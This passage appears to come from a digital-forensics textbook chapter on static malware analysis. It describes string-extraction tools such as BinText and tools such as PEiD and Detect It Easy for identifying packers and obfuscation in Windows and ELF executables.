detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.




Figure 7.72: Screenshot of BinText

Some additional string searching tools are as follows:


- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*https://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**




https://www.aldeid.com

Static Malware Analysis: Identifying Packing/Obfuscation Methods (Cont'd)

Identifying Packing/Obfuscation Method of ELF Malware

Detect It Easy (DIE) is an application used for determining a file's **compiler**, **linker**, **packer**, etc. using signature-based detection



https://github.com

Packaging/Obfuscation Tools

- **Macro_Pack** https://github.com
- **UPX** https://upx.github.io
- **ASPack** http://www.aspack.com
- **VMprotect** https://vmpsoft.com
- **ps2-packer** https://github.com

Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers**.** This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.




Figure 7.73: Screenshot of PEiD

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining types of files. Apart from Windows, it is available for Linux and macOS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

